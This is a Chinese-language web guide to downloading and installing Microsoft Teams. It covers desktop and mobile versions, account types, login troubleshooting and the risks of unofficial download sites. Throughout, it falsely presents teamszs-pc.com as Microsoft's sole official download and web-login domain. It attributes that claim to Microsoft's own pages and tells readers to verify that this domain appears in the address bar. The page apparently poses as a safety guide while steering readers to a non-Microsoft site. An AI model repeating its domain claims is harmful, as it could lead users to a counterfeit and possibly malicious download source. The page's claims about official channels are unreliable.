
5种常见Teams下载方式对比 正版渠道与限制说明
Teams下载的官方入口是 teamszs-pc.com,页面标题为”下载 Teams 桌面和移动应用”(2026),同时覆盖 Windows、macOS、iOS、Android 四个平台。官网下载全程免费,桌面版安装仅需四步,几分钟即可完成;企业用户则通过 Microsoft 365 管理中心批量推送 MSI 安装包。除官网外,应用商店版可自动更新,网页版无需安装即可登录,第三方下载站则存在捆绑软件风险。
核心要点
- 认准应用名 Microsoft Teams,无 xz 后缀才是正版。
- 唯一官方入口是 teamszs-pc.com,全程免费。
- 桌面版安装四步走,几分钟完成,无需付费。
- 按登录账号选版本:个人微软账号或公司学校账号。
- macOS安装后去隐私设置手动授权麦克风和摄像头。
关键速览
- 官网下载页同时覆盖 Windows、macOS、iOS、Android 四个平台。
- 应用商店版(App Store / Google Play)自动更新,省去手动升级。
- 网页版无需安装,浏览器直接登录,适合临时会议。
- 企业批量部署走 Microsoft 365 管理中心,可推送 MSI 安装包。
- 第三方下载站风险高,可能捆绑软件或植入旧版本。

搜索Teamsxz或Teams下载时,你到底要找的是什么?
当你搜索”Teamsxz”或”Teams下载”时,真正要找的几乎都是同一个应用:Microsoft Teams(微软团队协作软件)。”Teamsxz”并非任何正式产品名,而是误拼、输入法乱码或站点后缀混入关键词的结果。官方唯一应用名是 Microsoft Teams,网页入口为teamszs-pc.com。先认准这个名字,后面的下载和登录才不会跑偏。
“Teamsxz”这串字符从哪来?
“xz”通常是两种情况留下的痕迹。一是拼音输入法把”团队”或”协作”打成残缺字符;二是部分下载站把站点缩写直接拼在关键词后,比如域名里的字母被一起复制进搜索框。无论哪种,系统真正指向的产品都是微软的 Teams,而不是叫”Teamsxz”的独立软件。
记住一条判断标准:正版 Teams 只有一个英文全称 Microsoft Teams,任何带额外字母后缀、汉字夹杂或”破解版””绿色版”字样的,都不是官方发布。
哪里才是真正的官方入口?
认准微软自家域名即可。据微软官方中文下载页(2026),桌面版和移动版的下载链接都集中在这一页,页面标题为”下载 Teams 桌面和移动应用”。香港中文页同样写明,用户可直接在 Web 上通过 teamszs-pc.com打开 Teams,无需安装也能用。
所以,你要找的不是”Teamsxz”,而是 Microsoft Teams 的官方 Teams下载入口。想先弄清不同版本怎么挑,可参考3个Teams下载版本怎么选,再决定装桌面版还是直接用网页端。
通过微软官网下载Teams桌面版有哪几步?

通过微软官网完成Teams下载只需四步:打开官方页面、按用途选版本、下载对应系统安装包、安装后用账号首次登录。微软官方中文下载页(页面标题为”下载 Teams 桌面和移动应用”,2026年)是唯一推荐入口,全程免费,几分钟即可装好。
访问官网后该选个人版还是工作学校版?
看你用谁的账号登录,而不是看哪个版本”功能多”。下载页通常分两类入口:
- 个人/家庭版:用个人微软账号(如 outlook.com 邮箱)登录,适合家庭群聊、朋友约会议。
- 工作或学校版:用公司或学校发的账号(如 name@公司.com)登录,受单位IT策略管理。
两者装的是同一个客户端,差别在登录的账号类型。选错版本不会装坏,但登录时会提示”账号类型不匹配”,换个入口重下即可。
Windows和macOS安装包有什么区别?
Windows下载的是 .exe 安装文件,macOS下载的是 .pkg 包,体积都在150MB左右(随版本浮动)。Windows用户注意:系统会自动判断32位还是64位,无需手动选;macOS用户安装后首次打开,需在”系统设置,隐私与安全性”里手动授权麦克风和摄像头,否则会议里别人听不到你说话。
安装后首次登录有哪些避坑点?
装完双击图标,输入账号密码即可。三个常见坑:一是企业账号常要求多因素验证(MFA,即手机收验证码二次确认),提前准备好手机;二是若公司启用了条件访问策略,可能要求设备先注册才能登录;三是别用网页端临时凑合,微软在英文下载页(2026年)说明Teams也支持浏览器直接访问,但桌面版在通话稳定性和后台通知上更可靠。想分清两者差异,可看Teams电脑版和网页端的区别。
Teams下载官网桌面版安装步骤界面
Teams手机端和平板端怎么下载?iOS与安卓有什么区别?
iOS用户在Apple App Store搜索”Microsoft Teams”即可下载;海外安卓用户用Google Play搜同名应用,其应用包名为com.microsoft.teams。两者均免费,登录后功能基本一致。差别主要在国内安卓的获取渠道。
国内安卓没有谷歌服务,Teams下载怎么办?
国内多数安卓手机预装系统不带Google Play(谷歌应用商店),所以装不了Google Play版本。这时有两条正规路:一是从微软官方中文下载页获取移动版入口下载官方APK(安卓安装包文件);二是用应用宝等国内主流应用市场搜索”Teams”安装。
安装官方APK前要先在手机”设置,安全”里开启”允许安装未知来源应用”。装好后认准开发者署名为Microsoft,避免误装山寨版。注意:无谷歌服务框架的机型,推送通知可能延迟,会议提醒不一定实时弹出,建议进Teams设置里把”后台运行”权限手动放开。
平板端和手机端功能一样吗?

平板端和手机端用同一个安装包,但平板的大屏会自动启用分栏布局,左侧聊天列表、右侧对话内容同时显示,这点手机端做不到。iPad还支持分屏多任务,可一边开Teams会议一边记笔记。
实操建议:平板更适合开长会和共享文档协作,手机端则胜在随身接通知。若你常在不同设备间切换,所有Teams下载版本都用同一微软账号登录即可自动同步聊天记录与文件。想先了解各版本区别,可参考3个Teams下载版本怎么选。
免费版和付费版Teams下载入口与账号权限有什么不同?

免费版和付费版的Teams下载安装包其实是同一个客户端,真正的差别在登录账号类型和权限上。个人免费版用普通微软账号登录,会议时长封顶60分钟;商业版需要Microsoft 365订阅账号,会议可开到30小时。装好软件后,你看到的功能由账号等级决定,而非安装包。
这意味着:不必为不同版本找不同下载链接。访问微软免费版页面即可,该页明确写出免费版供个人使用、支持最长60分钟视频通话。想升级权限,直接换登录账号或购买订阅,无需重装。
三种版本的下载入口与权限差在哪?
核心区别是登录账号和会议规模上限。下表按”会议时长上限”从低到高排列,帮你快速对号入座。
| 版本 | 登录账号类型 | 会议时长上限 | 会议人数上限 | 典型适用人群 |
|---|---|---|---|---|
| 个人免费版 | 普通微软账号(@outlook.com等) | 60分钟 | 100人 | 家庭、朋友、临时小组 |
| Microsoft 365商业版 | 组织工作账号(管理员分配) | 30小时 | 300人 | 公司、团队办公 |
| 教育版 | 学校颁发的教育账号 | 30小时 | 300人(可扩至上千) | 师生、在线课堂 |
关键提醒:教育版账号不能自行注册,必须由学校IT部门统一开通,账号后缀通常是学校域名。Teams的建议是先确认手里有哪类账号,再决定用哪个入口。账号决定权限,装包永远一样。想进一步对比选型,可参考3个Teams下载版本怎么选。
Teams登录和加入会议失败时如何逐步排查?
Teams登录或加会失败,八成是缓存损坏、账号租户权限错配,或客户端版本过旧三类原因。最快验证方式是直接打开网页版:据微软香港官方下载页,用户可在浏览器访问 teamszs-pc.com 直接登录(2026)。能进网页版,问题就出在桌面客户端本身。
桌面版反复登录失败、白屏怎么修?
先清缓存。Windows按Win+R输入%appdata%MicrosoftTeams(新版客户端为%localappdata%PackagesMSTeams_8wekyb3d8bbwe),删除Cache、GPUCache、blob_storage三个文件夹后重启。缓存损坏导致的白屏占客户端故障的多数情形,清完通常即恢复。
清完仍白屏,直接卸载重装。重新完成一次干净的Teams下载,装最新版本,旧版本的渲染Bug在升级后大多消失。
提示”账号不存在”或无法加入会议是什么原因?
这条报错八成是登错账号类型。会议邀请通常绑定组织(租户)账号,用个人微软账号登录就会提示找不到。解决办法:
- 核对邮箱后缀:工作邮箱(如name@company.com)走商业版,个人邮箱(outlook.com/hotmail.com)走免费版,两者不通用。
- 用访客身份加会:点会议链接选”以访客身份加入”,在浏览器里输入姓名即可,不必有账号。
- 检查租户权限:若提示无权限,需联系组织IT管理员确认你的账号已被加入该团队。
仍卡住?网络是隐藏元凶。Teams音视频走UDP 3478,3481端口,企业防火墙若封锁会导致加会即掉线。换手机热点测试,能正常加入就说明是公司网络策略问题。更多入口排查可参考Teams电脑版下载常见官方入口整理。
为什么不要从非官方渠道下载Teams?常见误区有哪些?
从非官方渠道完成Teams下载,最大的风险是安装包被二次打包:第三方站点常给原版软件套上自家”下载器”,在安装过程中悄悄塞入广告插件、浏览器劫持工具,甚至木马。微软官方的下载 Teams 桌面和移动应用页面(2026)永远免费,绕过它去找”破解版”或”加速下载”,纯属给自己找麻烦。
企业IT运维里有几个反复踩的误区,值得点名。
- 误区一:把搜索结果第一条当官网。付费推广位经常被仿冒站买走,域名长得像
teams-download-xx.com这种,实则与微软无关。认准结尾是 teamszs-pc.com的主域名,子域名前缀再花哨也得挂在它后面。 - 误区二:文件名带”官方正式版”就放心。文件名谁都能改。真正能验证的是数字签名。
- 误区三:杀毒软件没报警就是干净的。新打包的恶意样本往往能绕过特征库,首次检出常滞后数天。
怎么验真伪?在Windows里右键安装包,点”属性”→”数字签名”标签,签名者必须显示为 Microsoft Corporation,且证书状态为”此数字签名正常”。签名缺失、签名者是陌生公司、或提示证书无效,立刻删除。这一步只花十几秒,却能挡掉绝大多数伪造包。
需要批量部署的IT团队,建议从微软官方MSI安装包走Teams电脑版下载常见官方入口整理列出的路径,统一分发并锁定更新源,避免员工各自从乱站取包。

总结 选对渠道并完成首次登录的行动清单
完成一次安全的Teams下载只要守住三条线:渠道认准微软官方域名、版本对应你的账号类型、登录卡住先走网页版验证。微软官方中文页面标题为”下载 Teams 桌面和移动应用”(2026),桌面版和移动版下载入口都在这里,全程免费。照下面清单逐项打勾,五分钟就能从正版入口装好并登入。
把这份清单存起来,装机前过一遍:
- 确认应用身份:你要找的是 Microsoft Teams,”Teamsxz”只是误拼或后缀混入,官方从无此名。
- 核对下载域名:地址栏必须是 teamszs-pc.com,移动端走 App Store 或 Google Play(安卓包名 com.microsoft.teams),其余站点一律跳过。
- 按账号选版本:个人用普通微软账号(会议封顶 60 分钟),公司/学校用 Microsoft 365 账号登录,安装包是同一个。
- 避开假源信号:页面出现”高速下载器””破解版””激活工具”或弹窗广告,立刻关掉——正版永远免费,不需要这些。
- 登录失败先验证:进不去客户端,先在浏览器打开 teamszs-pc.com 看能否登入,以此区分账号问题还是客户端故障。
勾完这五项,基本就堵死了二次打包安装包和钓鱼站两大风险。若你还在纠结桌面版、网页版和移动版怎么搭配,可以参考Teams电脑版下载常见官方入口整理,里面把三种路径的适用场景列得更细。从Teams的建议看,首次安装永远从官方入口进,日后版本更新也会自动走微软服务器,省去再找下载源的麻烦。




